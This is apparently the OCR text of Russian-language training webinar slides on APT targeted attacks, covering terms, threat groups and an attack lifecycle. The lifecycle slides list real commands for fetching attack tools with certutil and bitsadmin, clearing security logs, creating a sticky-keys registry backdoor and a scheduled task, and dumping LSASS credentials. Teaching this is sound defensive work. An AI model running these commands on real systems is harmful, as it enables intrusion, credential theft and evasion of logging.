OTUS

ОНЛАЙН-ОБРАЗОВАНИЕ

Онлайн-образование

Меня хорошо видно && слышно?

Ставьте  , если все хорошо

Напишите в чат, если есть проблемы

Проверить, идет ли запись!

Целенаправленная атака на инфраструктуру: утилиты для реализации полного цикла атаки

Колесников Александр

Правила вебинара

Активно участвуем

Задаем вопросы в чат или голосом

Off-topic обсуждаем в Slack #канал группы или #general

Вопросы вижу в чате, могу ответить не сразу

Маршрут вебинара

APT

Инструменты, инструменты

Цикл компроментации

Цели

1. Разобраться с этапами целевых атак
2. Рассмотреть самые известные группы
3. Рассмотреть атаку на примере последовательности команд


Advanced Persistent Threat

Основные понятия

- **APT** - развитая устойчивая атака. Обычно характеризуют группу специалистов, которые занимаются компрометацией системы.
- **IOC** - индикатор компрометации. Набор данных, который позволяет утверждать, что система была скомпрометирована.
- **TTP** - техники, тактики и процедуры, которые применяются группами APT. Позволяют находить паттерны компрометации.
- **Exploit** - набор алгоритмов или действий, который нарушает обычное исполнение программного обеспечения.


Самые опасные «инструменты»

- **Stuxnet**
- **Regin**
- **Shamoon**
- Triton
- Industroyer
- Duqu
- PlugX
- Winnti
- Uroburos
- Icefog
- WannaCry

Цикл жизни APT

Группы

CHARMING KITTEN




Origin
Iran, 2014

Primary Targets
Israel, Iran,
US and UK

Weapon of Choice
Hacking email accounts

DYNAMITE PANDA



Origin
China, 2009

Primary Targets
US

Weapon of Choice
Trojan ransomware

ELFIN

Origin
Iran, 2013

Primary Targets
Saudi Arabia
and US

Weapon of Choice
Shamoon

EQUATION GROUP

Origin
United States, 2001

Primary Targets
Iran, Syria
and Afganistan

Weapon of Choice
Spyware


FANCY BEAR

Origin
Russia, 2004

Primary Targets
US and Germany

Weapon of Choice
Spear-phishing

LAZARUS GROUP



Origin
North Korea, 2009

Primary Targets
South Korea
and US

Weapon of Choice
Ransomware

MACHETE

Origin
South America, 2010

Primary Targets
Venezuela, Columbia, Nicaragua and Ecuador

Weapon of Choice
Phishing

MYTHIC LEOPARD

Origin
Pakistan, 2016

Primary Targets
India

Weapon of Choice
Social engineering

OCEANLOTUS

Origin
Vietnam, 2014

Primary Targets
Laos, Philippines,
Vietnam and Cambodia

Weapon of Choice
Malware

OTUS
ОНЛАЙН-ОБРАЗОВАНИЕ

Визуальная информация

Ресурсы для изучения

- https://apt.securelist.com
- https://embed.kumu.io/0b023bf1a971ba32510e86e8f1a38c38#apt-index

Как проходит атака

Initial Access

- Этап получения первичного доступа к системе
  - Массовая рассылка писем с исполняемыми страницами .chm

Discovery

- Возможные команды при сборе информации:
  - whoami - информация о пользователя
  - ipconfig /all - информация об интерфейсах
  - netstat -ant/netstat -r - сбор инфомрации о сервисах и маршрутах
  - Сбор данных по активным сессиям:
    - Powersploit
  - net share; net view
  - ….

Execution

- Выполнение команд в информационной системе в обход систем логирования
- Примеры:
  - certutil -urlcache -split -f https://raw.githubusercontent.com/BloodHoundAD/BloodHound/master/Ingestors/SharpHound.ps1 C:\Temp\SharpHound.ps1
  - bitsadmin /transfer bbbb https://raw.githubusercontent.com/HarmJ0y/ASREPRoast/master/ASREPRoast.ps1 C:\Temp\ASREPRoast.ps1

Log Clear

- Очистка логов системы
- Примеры:
  - Windows - wevtutil cl security
  - Linux - history -c

Persistence

- Закрепление в системе
- Примеры:
  - schtasks /create /tn "NotAVirus" /tr C:\Windows\System32\calc.exe /sc minute /mo 1
  - REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe" /t REG_SZ /v Debugger /d “C:\windows\system32\cmd.exe” /f

Credentials access

- Способы доступа к ключевым данным:
- Примеры:

- .\rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump lsass_pid C:\temp\lsass.dmp full
- reg save ….

Lateral movement

- Переход от системы к системе, выполнение операций с новыми привилегиями.
- Примеры:
  - Использование эксплойтов (ms010-17)
  - Использование стандартных функций инфраструктуры (winrm)

Спасибо за внимание!
Приходите на следующие вебинары

Колесников Александр